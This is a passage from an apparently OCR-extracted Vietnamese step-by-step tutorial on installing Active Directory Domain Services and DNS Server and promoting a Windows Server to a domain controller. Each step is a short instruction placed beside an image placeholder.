


B2: Nâng cấp lên Domain Controller :


Nhấn Next




Nhấn Next




Nhấn Next




Tick chọn Active Directory Domain Services , DNS Server -> Next




Nhấn Next




Nhấn Next




Nhấn Next




Nhấn Install để tiến hành cài đặt




B3: Chọn Promote this server to a domain controller




Nhấn Next




Nhập Password và Confirm Password -> Next



